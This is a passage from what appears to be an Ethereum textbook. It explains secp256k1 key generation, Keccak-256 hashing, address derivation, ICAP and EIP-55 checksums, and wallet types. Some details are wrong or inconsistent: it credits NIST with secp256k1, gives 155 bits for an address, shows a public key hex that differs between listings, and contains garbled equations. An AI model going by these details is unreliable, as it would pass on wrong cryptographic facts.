


Figure 1. A visualization of an elliptic curve

Ethereum uses a specific elliptic curve and set of mathematical constants, as defined in a standard called secp256k1, established by the National Institute of Standards and Technology (NIST). The secp256k1 curve is defined by the following function, which produces an elliptic curve:

$$\begin{aligned} & \text{\textbackslash begin\{equation\}} \{y^2 = (x^3 + 7)\} \sim \text{over} \sim (\mathbb{F}_p) \\ & \text{\textbackslash end\{equation\}\}] \\ & \text{or} \end{aligned}$$

$$\begin{array}{l} \text{\begin{equation}} \\ \text{y}^2 \text{ mod } p = (x^3 + 7) \text{ mod } p \\ \text{\end{equation}\}]} \end{array}$$

The $\text{mod } p$ (modulo prime number p) indicates that this curve is over a finite field of prime order p , also written as (\mathbb{F}_p) , where $p = 2^{256} - 2^{32} - 2^9 - 2^8 - 2^7 - 2^6 - 2^4 - 1$, which is a very large prime number.

Because this curve is defined over a finite field of prime order instead of over the real numbers, it looks like a pattern of dots scattered in two dimensions, which makes it difficult to visualize. However, the math is identical to that of an elliptic curve over real numbers. As an example, [Elliptic curve cryptography: visualizing an elliptic curve over \$F\(p\)\$, with \$p=17\$](#) shows the same elliptic curve over a much smaller finite field of prime order 17, showing a pattern of dots on a grid. The secp256k1 Ethereum elliptic curve can be thought of as a much more complex pattern of dots on an unfathomably large grid.




Figure 2. Elliptic curve cryptography: visualizing an elliptic curve over $F(p)$, with $p=17$

So, for example, the following is a point Q with coordinates (x,y) that is a point on the secp256k1 curve:

```
Q =  
(4979039082524938448603314435591686460761608352010163868140397374925592453951  
5,  
59574132161899900045862086493921015780032175291755807399284007721050341297360  
)
```

[Using Python to confirm that this point is on the elliptic curve](#) shows how you can check this yourself using Python. The variables x and y are the coordinates of the point Q as above. The variable p is the prime order of the elliptic curve (the prime that is used for all the modulo operations). The last line of Python is the elliptic curve equation (the `%` operator in Python is the modulo operator). If x and y are indeed points on the elliptic curve, then they satisfy the equation and the result is zero (`0L` is a long integer with value zero). Try it yourself, by typing `python` on a command line and copying each line (after the prompt `>>>`) from the listing:

```
Example 1. Using Python to confirm that this point is on the elliptic curve  
Python 3.4.0 (default, Mar 30 2014, 19:23:13)  
[GCC 4.2.1 Compatible Apple LLVM 5.1 (clang-503.0.38)] on darwin  
Type "help", "copyright", "credits" or "license" for more information.  
>>> p =  
11579208923731619542357098500868790785326998466564056403945758400790883467166  
3  
>>> x =  
49790390825249384486033144355916864607616083520101638681403973749255924539515  
>>> y =  
59574132161899900045862086493921015780032175291755807399284007721050341297360  
>>> (x ** 3 + 7 - y**2) % p  
0L
```

Elliptic curve arithmetic operations

A lot of elliptic curve math looks and works very much like the integer arithmetic we learned at school. Specifically, we can define an addition operator, which instead of jumping along the number line is jumping to other points on the curve. Once we have the addition operator, we can also define multiplication of a point and a whole number, such that it is equivalent to repeated addition.

Elliptic curve addition is defined such that given two points P_1 and P_2 on the elliptic curve, there is a third point $P_3 = P_1 + P_2$, also on the elliptic curve.

Geometrically, this third point P_3 is calculated by drawing a line between P_1 and P_2 . This line will intersect the elliptic curve in exactly one additional place (amazingly). Call this point $P_3' = (x, y)$. Then reflect in the x -axis to get $P_3 = (x, -y)$.

If P_1 and P_2 are the same point, the line "between" P_1 and P_2 should extend to be the tangent on the curve at this point P_1 . This tangent will intersect the curve in exactly one new point. You can use techniques from calculus to determine the

slope of the tangent line. Curiously, these techniques work, even though we are restricting our interest to points on the curve with two integer coordinates!

In elliptic curve math, there is also a point called the "point at infinity," which roughly corresponds to the role of the number zero in addition. On computers, it's sometimes represented by $x = y = 0$ (which doesn't satisfy the elliptic curve equation, but it's an easy separate case that can be checked). There are a couple of special cases that explain the need for the "point at infinity".

In some cases (e.g. if P_1 and P_2 have the same x values but different y values), the line will be exactly vertical, in which case $P_3 =$ "point at infinity."

If P_1 is the "point at infinity," then $P_1 + P_2 = P_2$. Similarly, if P_2 is the point at infinity, then $P_1 + P_2 = P_1$. This shows how the point at infinity plays the role that zero plays in "normal" arithmetic.

It turns out that $+$ is associative, which means that $(A + B) + C = A + (B + C)$. That means we can write $A + B + C$ (without parentheses) without ambiguity.

Now that we have defined addition, we can define multiplication in the standard way that extends addition. For a point P on the elliptic curve, if k is a whole number, then $k * P = P + P + P + \dots + P$ (k times). Note that k is sometimes (perhaps confusingly) called an "exponent" in this case

Generating a public key

Starting with a private key in the form of a randomly generated number k , we multiply it by a predetermined point on the curve called the *generator point* G to produce another point somewhere else on the curve, which is the corresponding public key K . The generator point is specified as part of the secp256k1 standard and is always the same for all implementations of secp256k1 and all keys derived from that curve use the same point G :

\begin{equation} K = k * G \end{equation}]

where k is the private key, G is the generator point, and K is the resulting public key, a point on the curve. Because the generator point is always the same for all Ethereum users, a private key k multiplied with G will always result in the same public key K . The relationship between k and K is fixed, but can only be calculated in one direction, from k to K . That's why an Ethereum address (derived from K) can be shared with anyone and does not reveal the user's private key (k).

As we described in [Elliptic curve arithmetic operations](#), the multiplication of $k * G$ is equivalent to repeated addition, so $G + G + G + \dots + G$, repeated k times. In

summary, to produce a public key K , from a private key k , we add the generator point G to itself, k times.

Tip

A private key can be converted into a public key, but a public key cannot be converted back into a private key because the math only works one way.

Let's apply this calculation to find the public key for the specific private key we showed you in [Private keys](#):

Example private key to public key calculation

$K = f8f8a2f43c8376ccb0871305060d7b27b0554d2cc72bccf41b2705608452f315 * G$

A cryptographic library can help us calculate K , using elliptic curve multiplication. The resulting public key K is defined as a point $K = (x,y)$:

Example public key calculated from the example private key

$K = (x, y)$

where,

$x = 6e145cce1033dea239875dd00dfb4fee6e3348b84985c92f103444683bae07b$

$y = 83b5c38e5e2b0c8529d7fa3f64d46daa1ece2d9ac14cab9477d042c84c32ccd0$

In Ethereum you may see public keys represented as a hexadecimal serialization of 66 hexadecimal characters (33 bytes). This is adopted from a standard serialization format proposed by the industry consortium Standards for Efficient Cryptography Group (SECG), documented in [Standards for Efficient Cryptography \(SEC1\)](#). The standard defines four possible prefixes that can be used to identify points on an elliptic curve:

| Prefix | Meaning | Length (bytes counting prefix) |
|--------|------------------------------|--------------------------------|
| 0x00 | Point at Infinity | 1 |
| 0x04 | Uncompressed Point | 65 |
| 0x02 | Compressed Point with even Y | 33 |
| 0x03 | Compressed Point with odd Y | 33 |

Ethereum only uses uncompressed public keys, therefore the only prefix that is relevant is (hex) 04. The serialization concatenated the X and Y coordinates of the public key:

```
04 + X-coordinate (32 bytes/64 hex) + Y coordinate (32 bytes/64 hex)
```

Therefore, the public key we calculated in [Example public key calculated from the example private key](#) is serialized as:

```
046e145cce1033dea239875dd00dfb4fee6e3348b84985c92f103444683bae07b83b5c38e5e2  
b0c8529d7fa3f64d46daa1ece2d9ac14cab9477d042c84c32cccd0
```

Elliptic curve libraries

There are a couple of implementations of the secp256k1 elliptic curve that are used in cryptocurrency related projects:

OpenSSL

The OpenSSL library offers a comprehensive set of cryptographic primitives, including a full implementation of the secp256k1. For example, to derive the public key, the function EC_POINT_mul() can be used. Find it at <https://www.openssl.org/>

libsecp256k1

Bitcoin Core's libsecp256k1, is a C-language implementation of the secp256k1 elliptic curve and other cryptographic primitives. The libsecp256 of elliptic curve cryptography was written from scratch to replace OpenSSL in Bitcoin Core software, and is considered superior in both performance and security. Find it at: <https://github.com/bitcoin-core/secp256k1>

Cryptographic hash functions

Cryptographic hash functions are used throughout Ethereum. In fact, hash functions are used extensively in almost all cryptographic systems, a fact captured by cryptographer Bruce Schneier who said "Much more than encryption algorithms, one-way hash functions are the workhorses of modern cryptography."

In this section we will discuss hash functions, understand their basic properties and how those properties make them so useful in so many areas of modern cryptography. We address hash functions here, because they are part of the transformation of Ethereum public keys into addresses. They can also be used to create *digital fingerprints* which aid in the verification of data.

In simple terms, "a hash function is any function that can be used to map data of arbitrary size to data of fixed size." [Source: Wikipedia](#). The input to a hash function is called a *pre-image*, the *message* or simply the *input data*. The output is called the *hash*. A special sub-category of hash functions is *cryptographic hash functions*, which have specific properties that are useful to secure platforms, such as Ethereum.

A cryptographic hash function is a *one way* hash function that maps data of arbitrary size to a fixed-size string of bits. The "one way" nature means that it is computationally infeasible to recreate the input data if one only knows the output hash. The only way to determine a possible input is to conduct a brute-force search, checking each candidate for a matching output; given that the search space is infinite, it is easy to understand the practical impossibility of the task. Even if you find some input data that creates a matching hash, it may not be the original input data: hash functions are "many to one" functions. Finding two sets of input data that hash to the same output is called finding a "hash collision". Roughly speaking, the better the hash function, the rarer hash collisions are. For Ethereum, they are effectively impossible.

Cryptographic hash functions have five main properties ([Source: Wikipedia/Cryptographic Hash Function](#)):

Determinism

Any input message always produces the same hash output.

Verifiability

Computing the hash of a message is efficient (linear performance).

Uncorrelated

A small change to the message (e.g. one bit change) should change the hash output so extensively that it cannot be correlated to the hash of the original message.

Irreversibility

Computing the message from a hash is infeasible, equivalent to a brute force search through possible message inputs.

Collision Protection

It should be infeasible to calculate two different messages that produce the same hash output.

Resistance to hash collisions is particularly important for avoiding digital signature forgery in Ethereum.

The combination of these properties make cryptographic hash functions useful for a broad range of security applications including:

- Data fingerprinting
- Message integrity (error detection)
- Proof-of-Work
- Authentication (password hashing and key stretching)
- Pseudo-random number generators
- Message commitment (commit-reveal mechanisms)
- Unique identifiers

We will find many of these in Ethereum, as we progress through the various layers of the system.

Ethereum's cryptographic hash function - Keccak-256

Ethereum uses the Keccak-256 cryptographic hash function in many places. Keccak-256 was designed as a candidate for the SHA-3 Cryptographic Hash Function Competition held in 2007 by the National Institute of Science and Technology (NIST). Keccak was the winning algorithm that became standardized as Federal Information Processing Standard (FIPS) 202 in 2015.

However, during the period when Ethereum was developed, the NIST standardization was not yet finalized. NIST adjusted some of the parameters of Keccak after the completion of the standards process, allegedly to improve its efficiency. This was occurring at the same time as heroic whistleblower Edward Snowden revealed documents that imply that NIST may have been improperly influenced by the National Security Agency to intentionally weaken the Dual_EC_DRBG random-number generator standard, effectively placing a backdoor in the standard random number generator. The result of this controversy was a backlash against the proposed changes and a significant delay in the standardization of SHA-3. At the time, the Ethereum Foundation decided to implement the original Keccak algorithm, as proposed by its inventors, rather than the SHA-3 standard as modified by NIST.

| | |
|---------|--|
| Warning | While you may see "SHA3" mentioned throughout Ethereum documents and code, many if not all of those instances actually refer to Keccak-256, not the finalized FIPS-202 SHA-3 standard. The implementation differences are slight, having to do with padding parameters, but they are significant in that Keccak-256 produces radically different hash output than FIPS-202 SHA-3 given the same input. |
|---------|--|

Due to the confusion created by the difference between the hash function used in Ethereum (Keccak-256) and the finalized standard (FIP-202 SHA-3), there is an effort underway to rename all instances of sha3 in all code, opcodes and libraries to keccak256. See [ERC-59](#) for details.

Which hash function am I using?

How can you tell if the software library you are using is FIPS-202 SHA-3 or Keccak-256, if both might be called "SHA3"?

An easy way to tell is to use a *test vector*, an expected output for a given input. The test most commonly used for a hash function is the *empty input*. If you run the hash function with an empty string as input you should see the following results:

Testing whether the SHA3 library you are using is Keccak-256 or FIP-202 SHA-3
Keccak256("") =

```
c5d2460186f7233c927e7db2dcc703c0e500b653ca82273b7bfad8045d85a470
```

SHA3("") =

```
a7ffc6f8bf1ed76651c14756a061d662f580ff4de43b49fa82d80a4b80f8434a
```

So, regardless of what the function is called, you can test it to see whether it is the original Keccak-256, or the final NIST standard FIPS-202 SHA-3, by running the simple test above. Remember, Ethereum uses Keccak-256, even though it is often called SHA-3 in the code.

Next, let's examine the first application of Keccak-256 in Ethereum, which is to produce Ethereum addresses from public keys.

Ethereum addresses

Ethereum addresses are *unique identifiers* that are derived from public keys or contracts using the Keccak-256 one-way hash function.

In our previous examples, we started with a private key and used elliptic curve multiplication to derive a public key:

Private Key k :

```
k = f8f8a2f43c8376ccb0871305060d7b27b0554d2cc72bccf41b2705608452f315
```

Public Key K (X and Y coordinates concatenated and shown as hex):

```
K =
6e145ccf1033dea239875dd00dfb4fee6e3348b84985c92f103444683bae07b83b5c38e5e2b0
c8529d7fa3f64d46daa1ece2d9ac14cab9477d042c84c32ccd0
```

Warning

It is worth noting that the public key is not formatted with the prefix (hex) 04 when the address is calculated.

We use Keccak-256 to calculate the *hash* of this public key:

```
Keccak256(K) =
2a5bc342ed616b5ba5732269001d3f1ef827552ae1114027bd3ecf1f086ba0f9
```

Then we keep only the last 20 bytes (the least significant bytes in big-endian), which is our Ethereum address:

```
001d3f1ef827552ae1114027bd3ecf1f086ba0f9
```

Most often you will see Ethereum addresses with the prefix "0x" that indicates it is a hexadecimal encoding, like this:

```
0x001d3f1ef827552ae1114027bd3ecf1f086ba0f9
```

Ethereum address formats

Ethereum addresses are hexadecimal numbers, identifiers derived from the last 20 bytes of the Keccak-256 hash of the public key.

Unlike Bitcoin addresses which are encoded in the user interface of all clients to include a built-in checksum to protect against mistyped addresses, Ethereum addresses are presented as raw hexadecimal without any checksum.

The rationale behind that decision was that Ethereum addresses would eventually be hidden behind abstractions (such as name services) at higher layers of the system and that checksums should be added at higher layers if necessary.

In reality, these higher layers were developed too slowly and this design choice lead to a number of problems in the early days of the ecosystem, including the loss of funds due to mistyped addresses and input validation errors. Furthermore, because Ethereum name services were developed slower than initially expected, alternative encodings such as ICAP were adopted very slowly by wallet developers.

Inter Exchange Client Address Protocol (ICAP)

The *Inter exchange Client Address Protocol (ICAP)* is an Ethereum Address encoding that is partly compatible with the International Bank Account Number

(IBAN) encoding, offering a versatile, checksummed and interoperable encoding for Ethereum Addresses. ICAP addresses can encode Ethereum Addresses or common names registered with an Ethereum name registry.

Read about ICAP on the Ethereum Wiki:

<https://github.com/ethereum/wiki/wiki/ICAP:-Inter-exchange-Client-Address-Protocol>

IBAN is an international standard for identifying bank account numbers, mostly used for wire transfers. It is broadly adopted in the European Single Euro Payments Area (SEPA) and beyond. IBAN is a centralized and heavily regulated service. ICAP is a decentralized but compatible implementation for Ethereum addresses.

An IBAN consists of a string of up to 34 alphanumeric characters (case-insensitive) comprising a country code, checksum, and bank account identifier (which is country-specific).

ICAP uses the same structure by introducing a non-standard country code "XE" that stands for "Ethereum", followed by a two-character checksum and 3 possible variations of an account identifier:

Direct

Up to 30 alphanumeric character big-endian base-36 integer representing the least significant bits of an Ethereum address. Because this encoding fits less than the full 155 bits of a general Ethereum address, it only works for Ethereum addresses that start with one or more zero bytes. The advantage is that it is compatible with IBAN, in terms of the field length and checksum.

Example: XE60HAMICDXSV5QXVJA7TJW47Q9CHWKJD (33 characters long)

Basic

Same as the "Direct" encoding except that it is 31 characters long. This allows it to encode any Ethereum address, but makes it incompatible with IBAN field validation.

Example: XE18CHDJBPLTBCJ03FE9O2NS0BPOJVQCU2P (35 characters long)

Indirect

Encodes an identifier that resolves to an Ethereum address through a name registry provider. It uses 16 alphanumeric characters, comprising

an *asset identifier* (e.g. ETH), a name service (e.g. XREG) and a 9-character name (e.g. KITTYCATS), which is a human-readable name. Example: XE##ETHXREGKITTYCATS (20 characters long), where the "##" should be replaced by the two computed checksum characters.

We can use the helpeth command-line tool to create ICAP addresses. Let's try with our example private key (prefixed with 0x and passed as a parameter to helpeth):

```
$ helpeth keyDetails -p  
0xf8f8a2f43c8376ccb0871305060d7b27b0554d2cc72bccf41b2705608452f315
```

Address: 0x001d3f1ef827552ae1114027bd3ecf1f086ba0f9

ICAP: XE60 HAMI CDXS V5QX VJA7 TJW4 7Q9C HWKJ D

Public key:

```
0x6e145cce1033dea239875dd00dfb4fee6e3348b84985c92f103444683bae07b83b5c38e5e2  
b0c8529d7fa3f64d46daa1ece2d9ac14cab9477d042c84c32ccd0
```

The helpeth command constructs a hexadecimal Ethereum address as well as an ICAP address for us. The ICAP address for our example key is:

```
XE60HAMICDXSV5QXVJA7TJW47Q9CHWKJD
```

Because our example Ethereum address happens to start with a zero byte, it can be encoded using the "Direct" ICAP encoding method that is valid in an IBAN format. You can tell because it is 33 characters long.

If our address did not start with a zero, it would be encoded with the "Basic" encoding, which would be 35 characters long and invalid as an IBAN format.

Tip

The chances of any Ethereum address starting with a zero byte are 1 in 256. To generate one like that, it will take on average 256 attempts with 256 different random private keys before we find one that works as an IBAN-compatible "Direct" encoded ICAP address.

At this time, ICAP is unfortunately only supported by a few wallets.

Hex encoding with checksum in capitalization (EIP-55)

Due to the slow deployment of ICAP or name services, a standard was proposed with Ethereum Improvement Proposal 55 (EIP-55). You can read the details at:

<https://github.com/Ethereum/EIPs/blob/master/EIPS/eip-55.md>

EIP-55 offers a backward compatible checksum for Ethereum addresses by modifying the capitalization of the hexadecimal address. The idea is that Ethereum addresses are case-insensitive and all wallets are supposed to accept Ethereum addresses expressed in capital or lower-case characters, without any difference in interpretation.

By modifying the capitalization of the alphabetic characters in the address, we can convey a checksum that can be used to protect the integrity of the address against typing or reading mistakes. Wallets that do not support EIP-55 checksums simply ignore the fact that the address contains mixed capitalization. But those that do support it, can validate it and detect errors with a 99.986% accuracy.

The mixed-caps encoding is subtle and you may not notice it at first. Our example address is:

```
0x001d3f1ef827552ae1114027bd3ecf1f086ba0f9
```

with an EIP-55 mixed-capitalization checksum it becomes:

```
0x001d3F1ef827552Ae1114027BD3ECF1f086bA0F9
```

Can you tell the difference? Some of the alphabetic (A-F) characters from the hexadecimal encoding alphabet are now capital, while others are lower case. You might not even have noticed the difference unless you looked carefully.

EIP-55 is quite simple to implement. We take the Keccak-256 hash of the lower-case hexadecimal address. This hash acts as a digital fingerprint of the address, giving us a convenient checksum. Any small change in the input (the address) should cause a big change in the resulting hash (the checksum), allowing us to detect errors effectively. The hash of our address is then encoded in the capitalization of the address itself. Let's break it down, step-by-step:

1. Hash the lower-case address, without the 0x prefix:

```
Keccak256("001d3f1ef827552ae1114027bd3ecf1f086ba0f9")
```

```
23a69c1653e4ebbb619b0b2cb8a9bad49892a8b9695d9a19d8f673ca991deae1
```

2. Capitalize each alphabetic address character if the corresponding hex digit of the hash is greater than or equal to 0x8. This is easier to show if we line up the address and the hash:

```
Address: 001d3f1ef827552ae1114027bd3ecf1f086ba0f9
```

```
Hash : 23a69c1653e4ebbb619b0b2cb8a9bad49892a8b9...
```

Our address contains an alphabetic character d in the fourth position. The fourth character of the hash is 6, which is less than 8. So, we leave the d lower-case. The next alphabetic character in our address is f, in the sixth position. The sixth character of the hexadecimal hash is c, which is greater than 8. Therefore, we capitalize the F in the address, and so on. As you can see, we only use the first 20-bytes (40 hex characters) of the hash as a checksum, since we only have 20-bytes (40 hex characters) in the address to capitalize appropriately.

Check the resulting mixed-captitals address yourself and see if you can tell which characters were capitalized and which characters they correspond to in the address hash:

```
Address: 001d3F1ef827552Ae1114027BD3ECF1f086bA0F9
```

```
Hash : 23a69c1653e4ebbb619b0b2cb8a9bad49892a8b9...
```

Detecting an error in an EIP-55 encoded address

Now, let's look at how EIP-55 addresses will help us find an error. Let's assume we have printed out an Ethereum address, which is EIP-55 encoded:

```
0x001d3F1ef827552Ae1114027BD3ECF1f086bA0F9
```

Now let's make a basic mistake in reading that address. The character before the last one is a capital "F". For this example let's assume we misread that as a capital "E". We type in the (incorrect address) into our wallet:

```
0x001d3F1ef827552Ae1114027BD3ECF1f086bA0E9
```

Fortunately, our wallet is EIP-55 compliant! It notices the mixed capitalization and attempts to validate the address. It converts it to lower case, and calculates the checksum hash:

```
Keccak256("001d3f1ef827552ae1114027bd3ecf1f086ba0e9")  
5429b5d9460122fb4b11af9cb88b7bb76d8928862e0a57d46dd18dd8e08a6927
```

As you can see, even though the address has only changed by one character (in fact, only one bit as "e" and "f" are 1 bit apart), the hash of the address has changed radically. That's the property of hash functions that makes them so useful for checksums!

Now, let's line up the two and check the capitalization:

```
001d3F1ef827552Ae1114027BD3ECF1f086bA0E9  
5429b5d9460122fb4b11af9cb88b7bb76d892886...
```

It's all wrong! Several of the alphabetic characters are incorrectly capitalized. Remember that the capitalization is the encoding of the *correct* checksum.

The capitalization of the address we input doesn't match the checksum just calculated, meaning something has changed in the address, and an error has been introduced.

Chapter Round-up

In this chapter we had a brief survey of cryptography and focussed on the use of public and private keys in Ethereum and the use of cryptographic tools, such as hash functions, in the creation and verification of Ethereum addresses.

We will look into the other uses we touched on elsewhere in this book.

Wallets

The word "wallet" is used to describe a few different things in Ethereum.

At a high level, a wallet is a software application that serves as the primary user interface to Ethereum. The wallet controls access to a user's money, managing keys and addresses, tracking the balance, and creating and signing transactions. In addition, some Ethereum wallets can also interact with contracts, such as ERC20 tokens.

More narrowly, from a programmer's perspective, the word "wallet" refers to the system used to store and manage a user's keys. Every "wallet" has a key management component. For some wallets, that's all there is. Other wallets are part of a much broader category, that of "browsers", which are interfaces to Ethereum-based decentralized applications or "DApps". There are no clear lines of distinction between the various categories that are conflated under the term "wallet".

In this section we will look at wallets as containers for private keys, and as systems for managing these keys.

Wallet Technology Overview

In this section we summarize the various technologies used to construct user-friendly, secure, and flexible Ethereum wallets.

A common misconception about Ethereum is that Ethereum wallets contain ether or tokens. In fact, very strictly speaking, the wallet holds only keys. The ether or other tokens are recorded on the Ethereum blockchain. Users control the tokens on the network by signing transactions with the keys in their wallets. In a sense, an Ethereum wallet is a *keychain*. Having said that, given that the keys held by the wallet are exclusively the things that are needed to transfer ether or tokens to others, in practice this distinction is fairly irrelevant. Where the difference does matter is in changing one's mindset from dealing with the centralized system of conventional banking (where only you, and the bank, can see the money in your account, and you only need convince the bank that you want to move funds to make a transaction) to the decentralized system of blockchain platforms (where everyone can see the ether balance of an account, although they probably don't know the account's owner, and everyone needs to be convinced the owner wants to move funds for a transaction to be enacted). In practice this means that there is an independent way to check an account's balance, without needing its wallet. Moreover, you can move your account handling from your current wallet to a different wallet, if you grow to dislike the wallet app you started out using.

Tip

Ethereum wallets contain keys, not ether or tokens. Wallets are like keychains containing pairs of private/public keys (see [\[private_public_keys\]](#)). Users sign transactions with the private keys, thereby proving they own the ether. The ether is stored on the blockchain.

There are two primary types of wallets, distinguished by whether the keys they contain are related to each other or not.

The first type is a *nondeterministic wallet*, where each key is independently generated from a different random number. The keys are not related to each other. This type of wallet is also known as a JBOK wallet from the phrase "Just a Bunch Of Keys."

The second type of wallet is a *deterministic wallet*, where all the keys are derived from a single master key, known as the *seed*. All the keys in this type of wallet are related to each other and can be generated again if one has the original seed. There are a number of different *key derivation* methods used in deterministic wallets. The most commonly used derivation method uses a tree-like structure and is known as a *hierarchical deterministic* or *HD wallet*.

To make deterministic wallets slightly more secure against data-loss accidents, such as having your phone stolen, or dropping it in the toilet, the seeds are often encoded as a list of English words (or words in other languages) for you to write down and use in the event of an accident. Such a list is known as the wallet's *mnemonic code words*. Of course, if someone gets hold of your mnemonic code words, then they can also recreate your wallet and thus gain access to your ether and smart contracts. As such, be very very careful with your recovery word list! Never store it electronically, in a file, on your computer or phone. Write it down on paper and store it in a safe and secure place.

The next few sections introduce each of these technologies at a high level.

Nondeterministic (Random) Wallets

In the first Ethereum wallet (produced by the Ethereum pre-sale), each wallet file stored a single randomly generated private key. Such wallets are being replaced with deterministic wallets because these "old style" wallets are in many ways inferior. For example, it is considered good practice to avoid Ethereum address re-use as part of maximizing your privacy while using Ethereum, i.e. using a new address (which needs a new private key) every time you receive funds. You can go further and use a new address after every single transaction, although this can get expensive if you deal a lot with tokens. To follow this practice a nondeterministic wallet will need to regularly increase its list of keys, which

means you will need to make regular backups. If you ever lose your data (disk failure, drink accident, phone stolen) before you've managed to back-up your wallet, you lose access to your funds and smart contracts. The "type 0" nondeterministic wallets are the hardest to deal with because they create a new wallet file for every new address in a "just in time" manner.

Nevertheless, many Ethereum clients (including geth) use a *keystore* file, which is a JSON-encoded file that contains a single (randomly generated) private key, encrypted by a passphrase for extra security. The JSON file contents look like this:

```
{  
